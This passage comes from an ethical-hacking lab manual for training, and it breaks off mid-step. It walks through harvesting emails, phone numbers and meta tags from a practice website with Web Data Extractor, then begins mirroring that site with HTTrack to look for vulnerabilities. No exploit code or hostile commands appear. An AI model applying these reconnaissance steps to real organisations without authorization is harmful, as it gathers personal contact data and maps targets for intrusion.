


Figure 4.3.1: Web Data Extractor Setup Pop-up Wizard

Web spiders (also known as a web crawler or web robot) such as Web Data Extractor perform automated searches on the target website and extract specified information from the target website.

4. After installation, launch **Web Data Extractor** from **Desktop**.



Figure 4.3.2: Installed apps in Windows 10 - Selecting Web Data Extractor

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Configure Web Data Extractor

5. The **Web Data Extractor** main window appears. Click **New** to start a new session.




Figure 4.3.3: The Web Data Extractor main window

6. The **Session settings** window appears; type a URL (here, **http://www.certifiedhacker.com**) in the **Starting URL** field. Check all the options, as shown in the screenshot, and click **OK**.




Figure 4.3.4: Web Data Extractor - Session settings window

TASK 3.3

Extract Target Website Data

7. Click **Start** to initiate the data extraction.



Figure 4.3.5: Web Data Extractor initiating the data extraction

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Web Data Extractor will start collecting information (**Session**, **Meta tags**, **Emails**, **Phones**, **Faxes**, **Merged list**, **URLs**, and **Inactive sites**).




Figure 4.3.6: Web Data Extractor collecting information

9. Once the data extraction process is completed, an **Information** dialog box appears; click **OK**.




Figure 4.3.7: Web Data Extractor Data Extraction information window

10. View the extracted information by clicking the tabs.

TASK 3.4

Examine the Collected Data



Figure 4.3.8: Web Data Extractor Data Extraction window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Select the **Meta tags** tab to view the URL, Title, Keywords, Description, Host, Domain, page size, etc.




Figure 4.3.9: Web Data Extractor- Meta tags tab

12. Select the **Emails** tab to view information related to emails such as Email address, Name, URL, Title, etc.




Figure 4.3.10: Web Data Extractor- Emails tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Select the **Phones** tab to view the Phone, Source, Tag, URL, etc.




Figure 4.3.11: Web Data Extractor- Phones tab

14. Check for more information under the **Faxes**, **Merged list**, **URLs**, and **Inactive sites** tabs.

TASK 3.5

Save a Session

15. To save the session, choose **File** and click **Save session**.




Figure 4.3.12: Web Data Extractor session saving window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Specify the session name (here, **certifiedhacker.com**) in the **Save session** dialog box and click **OK**.




Figure 4.3.13: Web Data Extractor specifying the session name

17. Click the **Meta tags** tab, and then click the **floppy** icon.




Figure 4.3.14: Web Data Extractor - Meta tags tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. An **Information** pop-up may appear with the message **You cannot save more than 10 records in Demo Version**; click **OK**.




Figure 4.3.15: Web Data Extractor saving information window

19. The **Save Meta tags** window appears. In the **File name** field, click on the **folder icon**, select the location where you want to save the file, choose **File format**, and click **Save**.




Figure 4.3.16: Web Data Extractor saving window

You can also use other web spiders such as **ParseHub** (https://www.parsehub.com), **SpiderFoot** (https://www.spiderfoot.net), etc. to extract the target organization's data.

20. By default, the session will be saved at **C:\Program Files (x86)\WebExtractor\Data\certifiedhacker.com**. You can choose your desired location to save the file.
21. This concludes the demonstration of extracting a company's data using the Web Data Extractor tool.
22. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4

Mirror a Target Website using HTTrack Web Site Copier

Here, we will use the HTTrack Web Site Copier tool to mirror the entire website of the target organization, store it in the local system drive, and browse the local website to identify possible exploits and vulnerabilities.

TASK 4.1

Install HTTrack Web Site Copier

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Website Mirroring Tools\HTTrack Web Site Copier** and double-click **httrack-3.49.2.exe**.
2. If the **User Account Control** pop-up appears, click **Yes**.

Note: If the **Open File - Security Warning** pop-up appears, click **Run**.

3. Follow the wizard steps to install **HTTrack Web Site Copier**.
4. In the last step of the installation wizard, uncheck the **View history.txt file** option and click **Finish**.

Website mirroring is the process of creating a replica or clone of the original website; this mirroring of the website helps you to footprint the web site thoroughly on your local system, and allows you to download a website to a local directory, analyze all directories, HTML, images, flash, videos, and other files from the server on your computer.



Figure 4.4.1: HTTrack Website Copier Setup Pop-up Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Mirror the Target Website

5. The **WinHTTrack Website Copier** window appears. Click **OK** in the pop-up window, and then click **Next >** to create a **New Project**.

Note: If the application does not launch, you can launch it manually from the **Apps** screen.




Figure 4.4.2: HTTrack Website Copier main window

You can duplicate websites by using website mirroring tools such as HTTrack Web Site Copier. HTTrack is an offline browser utility that downloads a website from the Internet to a local directory, builds all directories recursively, and transfers HTML, images, and other files from the webserver to another computer.

6. Enter the name of the project (here, **Test Project**) in the **New project name:** field. Select the **Base path:** to store the copied files; click **Next >**.




Figure 4.4.3: HTTrack Website Copier selecting a New Project

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Enter a target URL (here, **www.certifiedhacker.com**) in the **Web Addresses: (URL)** field and click **Set options...**




Figure 4.4.4: Setting options in HTTrack Website Copier

8. **WinHTTrack** window appears, click the **Scan Rules** tab and select the checkboxes for the file types as shown in the following screenshot; click **OK**.

